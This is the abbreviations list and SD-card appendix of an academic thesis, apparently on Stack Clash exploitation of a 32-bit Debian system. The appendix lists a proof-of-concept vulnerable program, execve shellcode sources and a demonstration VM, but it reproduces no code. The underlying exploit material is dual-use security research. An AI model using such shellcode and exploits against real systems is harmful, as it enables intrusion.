DEP Data Execution Prevention

EAX Extended Accumulator register

EBP Extended Base pointer

ECX Extended Count register

EDX Extended Data register

EIP Extended Instruction pointer

ESP Extended Stack pointer

FIFO First In First Out

GDB GNU Project debugger

glibc GNU C Library

GOT Global Offset Table

KiB Kibibyte

LIFO Last In First Out

MiB Mebibyte

MSDN Microsoft Developer Network

PID Process identification number

ROP Return-Oriented Programming

URL Uniform Resource Locator

VDSO virtual dynamic shared object

XOR Exclusive Or

Appendix B

Contents of the enclosed SD

- `readme.md` ..... SD contents description
- `src` ..... source files
  - `proof_of_concept` ..... implementation sources
    - `code` ..... application related files
      - `main.c` ..... application source code
      - `Makefile` .... Makefile for operating with vulnerable application
      - `empty_image.svg` ..... empty file used in exploitation process
      - `sample.txt` ..... file to test core function of the application
    - `shellcode` ..... shellcode directory
      - `shellcode_execution.c` ..... code for shellcode testing
      - `execve.nasm` ..... shellcode assembly
      - `Makefile` ..... Makefile for operating with shellcode
    - `Debian 8.5 i386 - Stack Clash.ova` ..... VirtualBox appliance
    - `README.txt` ..... demonstration description and tutorial
  - `thesis` ..... thesis LaTeX source code
- `text` ..... thesis text directory
  - `thesis.pdf` ..... thesis in PDF format